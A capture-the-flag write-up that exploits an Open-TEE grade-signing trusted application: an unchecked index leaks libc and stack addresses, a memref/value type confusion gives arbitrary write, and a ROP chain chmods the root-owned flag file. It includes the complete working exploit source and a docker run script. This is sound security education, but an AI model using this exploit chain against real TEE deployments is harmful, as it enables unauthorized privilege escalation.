Category: pwn
Solves: 14
Points: 453
the grades are stored securely in a trusted execution environment, maybe just learning for the course would have been easier...
Challenge
For this challenge we got a compiled shared object grade_ta.so, some C source
code grade_ca.c and grade_ca.h, an opentee.conf file, an exploit template
and the docker environment.
Upon connecting to the service, we were given a shell.
The flag was modified with chmod 000 flag.txt, which means our goal is to gain
root privileges to either read the file, or simply change its permissions, such
that we can read the file afterwards.
The C files were a skeleton for communicating with the trusted execution
environment and getting started with an exploit.
Lastly (apart from the docker stuff) we got a config file, which hinted to the
use of Open-Tee.
Open-TEE
Open-TEE is an implementation of a "virtual" trusted execution environment
complient to the GlobalPlatform TEE specification.
This is NOT OP-TEE, which I had to learn after
being lost in the sauce for an hour trying to debug why my program
wouldn't work after linking it against optee instead of open-tee.
Usually a trusted execution environment (or TEE in short) works as follows:

Here we can see, that a client application communicates with the trusted
application through the device operating system and over hard-/firmware.
The TEE might live on a whole different chip on the device entirely.
For example this is the case for a TPM module or some crypto co-processor.
In the case of Open-TEE there is neither a second chip, nor real hardware
support, as it is a "virtual" environment.

In Open-TEE we have a manager and a launcher which both run as root.
The launcher is tasked with launching all the trusted applications, while the
manager is tasked with handeling the communication between clients and the
trusted applications.
We can also see, that there is no direct link between the client application
and the trusted application, meaning the manager can provide some security
guarantees.
Solution
Ok we have a stub of a client application (ca from here on out), which can
communicate with the trusted application (ta from here on out).
What now?
Well we first have to take a look at the grade_ta.so, the ta that runs on the
server.
Firstly in the ta we have the same structs as defined in the grade_ca.h.
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
struct signedStudent __packed {
    char firstname[0x10];
    char lastname[0x10];
    int grade;
    int sciper;
    char signature[0x10];
};

struct signedStudentclass __packed {
    struct signedStudent sigsStudents[0x10];
};

struct student __packed {
    char firstname[0x10];
    char lastname[0x10];
    int grade;
    int sciper;
};

struct studentclass __packed {
    struct student students[0x10];
};
When looking at the ca stub we can see, that the function evoked to sign a class
or student is TEEC_InvokeCommand.
This lands in the TA_InvokeCommandEntryPoint in the ta, which is where the main
part of the ta is located.
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
if (commandID == 1) {
retcode = 0;
} else if (commandID == 2) {
retcode = 0;
} else {
retcode = -0xfffa;
if (commandID == 3) {
retcode = 0;
}
}
return retcode;
We can see, that we have three different commands we can issue.
Signing a student
Firstly we will take a look at the second command (just because it is the easiest
of the three commands).
The client side is quite straight forward:
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
void sign_student(struct student *student, struct signedStudent *s_student) {
TEEC_Operation operation;
memset(&operation, 0, sizeof(operation));
TEEC_SharedMemory mem;
memset(&mem, 0, sizeof(TEEC_SharedMemory));
mem.buffer = (void *)s_student;
mem.size = sizeof(struct signedStudent);
mem.flags = TEEC_MEM_OUTPUT;
TEEC_Result tee_rv = TEEC_RegisterSharedMemory(context, &mem);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
TEEC_SharedMemory mem_student;
memset(&mem_student, 0, sizeof(TEEC_SharedMemory));
mem_student.buffer = (void *)student;
mem_student.size = sizeof(struct student);
mem_student.flags = TEEC_MEM_INPUT;
tee_rv = TEEC_RegisterSharedMemory(context, &mem_student);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
operation.params[0].memref.parent = &mem_student;
operation.params[1].memref.parent = &mem;
operation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_WHOLE, TEEC_VALUE_OUTPUT,
TEEC_NONE, TEEC_NONE);
tee_rv = TEEC_InvokeCommand(session, SIGN_STUDENT_CMD, &operation, NULL);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to sign a student 0x%x", tee_rv);
exit(1);
}
printf("Signed student\n");
}
This function just takes an already created student struct, creates some shared
memory for the TEE, sets the parameters and calls TEEC_InvokeCommand.
On the ta side it looks as follows:
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
struct student* student = *(uint64_t*)params;
struct signedStudent* signed_student = *(uint64_t*)((char*)params[1] + 0);
int64_t student_len = *(uint64_t*)((char*)params + 0x18);

if (TEE_CheckMemoryAccessRights(5, student, *(uint64_t*)((char*)params + 8)) != 0)
    goto bad_params;

if (TEE_CheckMemoryAccessRights(5, signed_student, student_len) != 0)
    goto bad_params;

TEE_MemMove(signed_student, student, 0x10);
TEE_MemMove(&signed_student->lastname, &student->lastname, 0x10);
signed_student->grade = student->grade;
signed_student->sciper = student->sciper;

int32_t retcode_3 = calculate_signature(sessionContext, signed_student);
retcode = retcode_3;
if (retcode_3 != 0)
    goto signature_calc_failed;
Here we extract the pointer to the student and the signed student from the params,
check if the ta can access this memory, copy data from the student struct to the
signedStudent struct and lastly calculate the signature of the student with a
randomly generated GRADE_KEY.
The params object is a union which looks as follows:
c
1
2
3
4
5
6
7
8
9
10
union TEE_Param __packed {
    struct __packed {
        void* buffer;
        long unsigned int size;
    } memref;
    struct __packed {
        unsigned int a;
        unsigned int b;
    } value;
};
So it can either be a reference to memory (memref) or a value.
In this case both arguments to the command are memrefs.
Signing a class
This is command number one.
Signing a class is very similar to signing a single student as a class is just
an array of students.
In the ta it looks as follows:
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
struct studentclass* class = *(uint64_t*)params;
struct signedStudentclass* signed_class = *(uint64_t*)((char*)params[1] + 0);
int64_t signed_class_len = *(uint64_t*)((char*)params + 0x18);
if (TEE_CheckMemoryAccessRights(5, class, *(uint64_t*)((char*)params + 8)) != 0)
goto bad_params;
if (TEE_CheckMemoryAccessRights(5, signed_class, signed_class_len) == 0) {
while (true) {
TEE_MemMove(signed_class, class, 0x10);
TEE_MemMove(&signed_class->sigsStudents[0].lastname, &class->students[0].lastname, 0x10);
signed_class->sigsStudents[0].grade = class->students[0].grade;
signed_class->sigsStudents[0].sciper = class->students[0].sciper;
int32_t retcode_2 = calculate_signature(sessionContext, signed_class);
retcode = retcode_2;
if (retcode_2 != 0)
break;
signed_class = &signed_class->sigsStudents[1];
class = &class->students[1];
if (signed_class == &signed_class[1])
return ((uint64_t)retcode);
}
goto signature_calc_failed;
}
Here we simply go through the class and sign every student.
Both params are again memrefs, meaning pointers to both the studentclass and
signedStudentclass struct.
Signing a specific student
The most interesting command is the third command, which lets us sign a specific
student in a class by providing an index into the class.
This looks as follows:
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
struct studentclass* class = *(uint64_t*)params;
struct signedStudentclass* signed_class = *(uint64_t*)((char*)params[1] + 0);
int64_t class_len = *(uint64_t*)((char*)params + 0x18);
int32_t idx = *(uint32_t*)((char*)params[2] + 0);
int32_t rax_2 = TEE_CheckMemoryAccessRights(5, class, *(uint64_t*)((char*)params + 8));
int64_t ret = 0x8e;
int32_t rax_3;

if (rax_2 == 0) {
    rax_3 = TEE_CheckMemoryAccessRights(5, signed_class, class_len);
    if (rax_3 != 0)
        ret = 0x93;
    else {
        int64_t idx = (((int64_t)idx) * 0x28);
        struct student* student_to_sign = ((char*)class + idx);
        TEE_MemMove(signed_class, student_to_sign, 0x10);
        TEE_MemMove(&signed_class->sigsStudents[0].lastname, &*(uint128_t*)((char*)class->students[0])[0x10][idx], 0x10);
        signed_class->sigsStudents[0].grade = student_to_sign->grade;
        signed_class->sigsStudents[0].sciper = student_to_sign->sciper;
        int32_t retcode_1 = calculate_signature(sessionContext, signed_class);
        retcode = retcode_1;
        if (retcode_1 != 0) {
            __syslog_chk(3, 1, "%s:%s:%d  Signature Calculation …", "../../TAs/vuln_ta/vuln_ta.c", "TA_InvokeCommandEntryPoint", r9_1);
        }
    }
}
if (((rax_2 == 0 && rax_3 != 0) || rax_2 != 0))
    __syslog_chk(3, 1, "%s:%s:%d  Bad Parameters!", "../../TAs/vuln_ta/vuln_ta.c", "TA_InvokeCommandEntryPoint", ret);
Leaking addresses
When signing a specific student we have a third parameter, idx which is of
the value variant of the param union.
This parameter is never checked and used as an index into the class array.
With this we have a (mostly) arbitrary read.
At offset 142 we can find a pointer somewhere into ld.so memory.
Since all the libraries are loaded straight one after the other we can simply calculate
the libc base address by calculating the offset to the base of the ld memory and
then the offset to libc.
The manager also allocates a new stack for the ta, which is always placed right
before libc, so we can also calculate this address as well.
Arbitrary write
We can read memory but how do we write it?
For this we first have to recognize that in all commands it is just assumed that
the first two parameters are pointers to memory.
Then the ta will just write memory into that pointer without any real checks,
meaning if we control this pointer, we control where to write (and also what,
since it is simply a memcpy from the provided structs).
Sadly it is not as easy as simply putting a pointer to where we want to write
into the student struct, because during the invokation of the command the ca will memcpy
data from that pointer to some internal structs and since we have to put a
pointer from the address space of the ta in there, it is very unlikely that that
pointer is also valid in the ca address space, resulting in a segfault.
After reading through the source of the we found the offending function
copy_tee_operation_to_internal:
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
static void copy_tee_operation_to_internal(TEEC_Operation *operation,
struct com_msg_operation *internal_op)
{
FOR_EACH_PARAM(i) {
if (TEEC_PARAM_TYPE_GET(internal_op->paramTypes, i) == TEEC_NONE ||
TEEC_PARAM_TYPE_GET(internal_op->paramTypes, i) == TEEC_VALUE_OUTPUT) {
continue;
} else if (TEEC_PARAM_TYPE_GET(internal_op->paramTypes, i) == TEEC_VALUE_INPUT ||
TEEC_PARAM_TYPE_GET(internal_op->paramTypes, i) == TEEC_VALUE_INOUT) {
memcpy(&internal_op->params[i].param.value,
&operation->params[i].value, sizeof(TEEC_Value));
continue;
}
if (internal_imp->type == REGISTERED) {
memcpy(internal_imp->reg_address, mem_source->buffer + offset,
internal_op->params[i].param.memref.size);
}
}
}
We see that if we provide a memref, some memory is memcopied.
If we provide a value instead it is simply copied into the internal_op
instead and because a value has two four byte elements it is as big as the
pointer in the memref variant.
Since the ta never checks the variant of the enum we can provide a value
which is then interpreted as a memref, creating a type confusion.
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
void sign_student_corrupt(struct student *student,
                          struct signedStudent *s_student) {
  TEEC_Operation operation;
  memset(&operation, 0, sizeof(operation));

  TEEC_SharedMemory mem_student;
  memset(&mem_student, 0, sizeof(TEEC_SharedMemory));
  mem_student.buffer = (void *)student;
  mem_student.size = sizeof(struct student);
  mem_student.flags = TEEC_MEM_INPUT;

  TEEC_Result tee_rv = TEEC_RegisterSharedMemory(context, &mem_student);
  if (tee_rv != TEEC_SUCCESS) {
    printf("Failed to register student shared memory\n");
    exit(1);
  }

  operation.params[0].memref.parent = &mem_student;
  operation.params[0].memref.size = sizeof(mem_student);
  operation.params[1].value.a = (uint64_t)(void *)s_student & 0xffffffff;
  operation.params[1].value.b = (uint64_t)(void *)s_student >> 32;
  operation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_WHOLE, TEEC_VALUE_INPUT,
                                          TEEC_NONE, TEEC_NONE);

  tee_rv = TEEC_InvokeCommand(session, SIGN_STUDENT_CMD, &operation, NULL);
  printf("Signed student\n");
}
With this new function instead of providing a pointer to a signedStudent struct,
we instead can provide a pointer into the address space of the ta, where we
want to write to.
Getting a shell
Now all we have to do is rop.
Sadly we can't write enough memory onto the stack in one go, so we have to do a small
stack pivot before the actual ropchain.
The actual ropchain works as follows:
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
uint64_t pop_rdi = libc_base + 0x000000000002a3e5; uint64_t pop_rsi = libc_base + 0x000000000002be51; uint64_t pop_rsp = libc_base + 0x0000000000035732; uint64_t chmod_ptr = libc_base + 0x000000000114440;
struct student *student = create_student("/opt/OpenTee/fla", "g.txt", 0);
sign_student_corrupt(student, (struct signedStudent *)(stack_base));
uint64_t ropchain[] = {pop_rdi, stack_base, pop_rsi, 0777, chmod_ptr, NULL};
student = create_student((char *)&ropchain[0], (char *)&ropchain[2],
ropchain[4] & 0xffffffff);
student->sciper = ropchain[4] >> 32;
sign_student_corrupt(student, (struct signedStudent *)(stack_base + 0x100));
First we write the string /opt/OpenTee/flag.txt at the lowest address of the
stack.
Then with some offset we write the ropchain to trigger the chmod call.
The stack pivot is also rather simple:
c
1
2
3
4
5
6
uint64_t ropchain2[] = {0xdeadbeefdeadbeef, pop_rsp, stack_base + 0x100,
NULL};
student =
create_student((char *)&ropchain2[0], (char *)&ropchain2[2], 0x13371337);
sign_student_corrupt(student, (struct signedStudent *)(ret));
Here we simply overwrite rip with the pop rsp gadget, which moves the stack
to where we wrote the actual ropchain.

And with that we can finally access the flag :)
Exploit
exploit.sh:
bash
1
2
3
4
5
6
7
8
9
10
11
12
set -e
CONTAINER=$(sudo docker ps | tail -n 1 | cut -d' ' -f 1)
sudo docker cp ./grade_ca.c $CONTAINER:/home/ctf/
sudo docker cp ./grade_ca.h $CONTAINER:/home/ctf/
sudo docker cp ./com_protocol.h $CONTAINER:/home/ctf/
sudo docker exec -u ctf -ti $CONTAINER gcc -o grade_ca grade_ca.c -I/opt/OpenTee/include/ -L/opt/OpenTee/lib -ltee
sudo docker exec -u ctf -ti $CONTAINER patchelf --set-rpath /opt/OpenTee/lib/ ./grade_ca
sudo docker exec -u ctf -ti $CONTAINER ./grade_ca
grade_ca.c:
c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
#include "grade_ca.h"
#include "com_protocol.h"
#include "tee_client_api.h"
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <strings.h>
#include <unistd.h>
#define SIGN_CLASS_CMD 0x1
#define SIGN_STUDENT_CMD 0x2
#define SIGN_SPECIFIC_STUDENT_CMD 0x3
static TEEC_Session *session;
static TEEC_Context *context;
uint64_t u64(char *in) { return *(uint64_t *)in; }
void init() {
session = malloc(sizeof(TEEC_Session));
context = malloc(sizeof(TEEC_Context));
TEEC_Operation operation;
memset(&operation, 0, sizeof(operation));
TEEC_UUID uuid = {0x11223344,
0xA710,
0x469E,
{0xAC, 0xC8, 0x5E, 0xDF, 0x8C, 0x85, 0x90, 0xE1}};
TEEC_Result tee_rv;
printf("Initializing context: ");
tee_rv = TEEC_InitializeContext(NULL, context);
if (tee_rv != TEEC_SUCCESS) {
printf("TEEC_InitializeContext failed: 0x%x\n", tee_rv);
exit(1);
} else {
printf("initialized\n");
}
printf("Openning session: ");
tee_rv = TEEC_OpenSession(context, session, &uuid, TEEC_LOGIN_PUBLIC, NULL,
&operation, NULL);
if (tee_rv != TEEC_SUCCESS) {
printf("TEEC_OpenSession failed: 0x%x\n", tee_rv);
exit(1);
} else {
printf("opened\n");
}
}
struct student *create_student(char *firstname, char *lastname, int grade) {
struct student *student = (struct student *)malloc(sizeof(struct student));
bzero(student, sizeof(struct student));
student->grade = grade;
memcpy(student->firstname, firstname, NAME_LEN);
memcpy(student->lastname, lastname, NAME_LEN);
return student;
}
struct studentclass *create_student_class() {
struct studentclass *class =
(struct studentclass *)malloc(sizeof(struct studentclass));
bzero(class, sizeof(struct studentclass));
return class;
}
void sign_student(struct student *student, struct signedStudent *s_student) {
TEEC_Operation operation;
memset(&operation, 0, sizeof(operation));
TEEC_SharedMemory mem;
memset(&mem, 0, sizeof(TEEC_SharedMemory));
mem.buffer = (void *)s_student;
mem.size = sizeof(struct signedStudent);
mem.flags = TEEC_MEM_OUTPUT;
TEEC_Result tee_rv = TEEC_RegisterSharedMemory(context, &mem);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
TEEC_SharedMemory mem_student;
memset(&mem_student, 0, sizeof(TEEC_SharedMemory));
mem_student.buffer = (void *)student;
mem_student.size = sizeof(struct student);
mem_student.flags = TEEC_MEM_INPUT;
tee_rv = TEEC_RegisterSharedMemory(context, &mem_student);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
operation.params[0].memref.parent = &mem_student;
operation.params[1].memref.parent = &mem;
operation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_WHOLE, TEEC_VALUE_OUTPUT,
TEEC_NONE, TEEC_NONE);
tee_rv = TEEC_InvokeCommand(session, SIGN_STUDENT_CMD, &operation, NULL);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to sign a student 0x%x", tee_rv);
exit(1);
}
printf("Signed student\n");
}
void sign_student_corrupt(struct student *student,
struct signedStudent *s_student) {
TEEC_Operation operation;
memset(&operation, 0, sizeof(operation));
TEEC_SharedMemory mem_student;
memset(&mem_student, 0, sizeof(TEEC_SharedMemory));
mem_student.buffer = (void *)student;
mem_student.size = sizeof(struct student);
mem_student.flags = TEEC_MEM_INPUT;
TEEC_Result tee_rv = TEEC_RegisterSharedMemory(context, &mem_student);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
operation.params[0].memref.parent = &mem_student;
operation.params[0].memref.size = sizeof(mem_student);
operation.params[1].value.a = (uint64_t)(void *)s_student & 0xffffffff;
operation.params[1].value.b = (uint64_t)(void *)s_student >> 32;
operation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_WHOLE, TEEC_VALUE_INPUT,
TEEC_NONE, TEEC_NONE);
tee_rv = TEEC_InvokeCommand(session, SIGN_STUDENT_CMD, &operation, NULL);
printf("Signed student\n");
}
void sign_class_corrupt(struct studentclass *class,
struct signedStudentclass *s_class) {
TEEC_Operation operation;
memset(&operation, 0, sizeof(operation));
TEEC_SharedMemory mem_class;
memset(&mem_class, 0, sizeof(TEEC_SharedMemory));
mem_class.buffer = (void *)class;
mem_class.size = sizeof(struct student);
mem_class.flags = TEEC_MEM_INPUT;
TEEC_Result tee_rv = TEEC_RegisterSharedMemory(context, &mem_class);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
operation.params[0].memref.parent = &mem_class;
operation.params[0].memref.size = sizeof(mem_class);
operation.params[1].value.a = (uint64_t)(void *)s_class & 0xffffffff;
operation.params[1].value.b = (uint64_t)(void *)s_class >> 32;
operation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_WHOLE, TEEC_VALUE_INPUT,
TEEC_NONE, TEEC_NONE);
tee_rv = TEEC_InvokeCommand(session, SIGN_CLASS_CMD, &operation, NULL);
printf("Signed corrupt class\n");
}
void sign_class(struct studentclass *class,
struct signedStudentclass *s_class) {
TEEC_Operation operation;
memset(&operation, 0, sizeof(operation));
TEEC_SharedMemory mem;
memset(&mem, 0, sizeof(TEEC_SharedMemory));
mem.buffer = (void *)s_class;
mem.size = sizeof(struct student);
mem.flags = TEEC_MEM_OUTPUT;
TEEC_Result tee_rv = TEEC_RegisterSharedMemory(context, &mem);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
TEEC_SharedMemory mem_class;
memset(&mem_class, 0, sizeof(TEEC_SharedMemory));
mem_class.buffer = (void *)class;
mem_class.size = sizeof(struct student);
mem_class.flags = TEEC_MEM_INPUT;
tee_rv = TEEC_RegisterSharedMemory(context, &mem_class);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
operation.params[0].memref.parent = &mem_class;
operation.params[0].memref.size = sizeof(mem_class);
operation.params[1].memref.parent = &mem;
operation.params[1].memref.size = sizeof(mem);
operation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_WHOLE, TEEC_MEMREF_WHOLE,
TEEC_NONE, TEEC_NONE);
tee_rv = TEEC_InvokeCommand(session, SIGN_CLASS_CMD, &operation, NULL);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to sign a student 0x%x", tee_rv);
exit(1);
}
printf("Signed class\n");
}
void sign_student_in_class(struct studentclass *class,
struct signedStudentclass *s_class, int idx) {
TEEC_Operation operation;
memset(&operation, 0, sizeof(operation));
TEEC_SharedMemory mem;
memset(&mem, 0, sizeof(TEEC_SharedMemory));
mem.buffer = (void *)s_class;
mem.size = sizeof(struct signedStudent);
mem.flags = TEEC_MEM_OUTPUT;
TEEC_Result tee_rv = TEEC_RegisterSharedMemory(context, &mem);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register class shared memory\n");
exit(1);
}
TEEC_SharedMemory mem_class;
memset(&mem_class, 0, sizeof(TEEC_SharedMemory));
mem_class.buffer = (void *)class;
mem_class.size = sizeof(struct student);
mem_class.flags = TEEC_MEM_INPUT;
tee_rv = TEEC_RegisterSharedMemory(context, &mem_class);
if (tee_rv != TEEC_SUCCESS) {
printf("Failed to register student shared memory\n");
exit(1);
}
operation.params[0].memref.parent = &mem_class;
operation.params[0].memref.size = sizeof(mem_class);
operation.params[1].memref.parent = &mem;
operation.params[1].memref.size = sizeof(mem);
operation.params[2].value.a = idx;
operation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_WHOLE, TEEC_MEMREF_WHOLE,
TEEC_VALUE_INPUT, TEEC_NONE);
tee_rv =
TEEC_InvokeCommand(session, SIGN_SPECIFIC_STUDENT_CMD, &operation, NULL);
}
int main() {
init();
struct studentclass *class = create_student_class();
struct signedStudentclass *s_class =
(struct signedStudentclass *)malloc(sizeof(struct signedStudentclass));
sign_student_in_class(class, s_class, 142);
uint64_t libc_base =
*(uint64_t *)s_class->sigsStudents[0].firstname - 0x25c8af;
uint64_t stack_base = libc_base - 0x921000;
uint64_t stack_end = stack_base + 0x800000;
uint64_t ret = stack_end - 0x1270;
printf("LIBC BASE @ %p\n", (void *)libc_base);
printf("STACK BASE @ %p\n", (void *)stack_base);
uint64_t pop_rdi = libc_base + 0x000000000002a3e5; uint64_t pop_rsi = libc_base + 0x000000000002be51; uint64_t pop_rsp = libc_base + 0x0000000000035732; uint64_t chmod_ptr = libc_base + 0x000000000114440;
struct student *student = create_student("/opt/OpenTee/fla", "g.txt", 0);
sign_student_corrupt(student, (struct signedStudent *)(stack_base));
uint64_t ropchain[] = {pop_rdi, stack_base, pop_rsi, 0777, chmod_ptr, NULL};
student = create_student((char *)&ropchain[0], (char *)&ropchain[2],
ropchain[4] & 0xffffffff);
student->sciper = ropchain[4] >> 32;
sign_student_corrupt(student, (struct signedStudent *)(stack_base + 0x100));
uint64_t ropchain2[] = {0xdeadbeefdeadbeef, pop_rsp, stack_base + 0x100,
NULL};
student =
create_student((char *)&ropchain2[0], (char *)&ropchain2[2], 0x13371337);
sign_student_corrupt(student, (struct signedStudent *)(ret));
}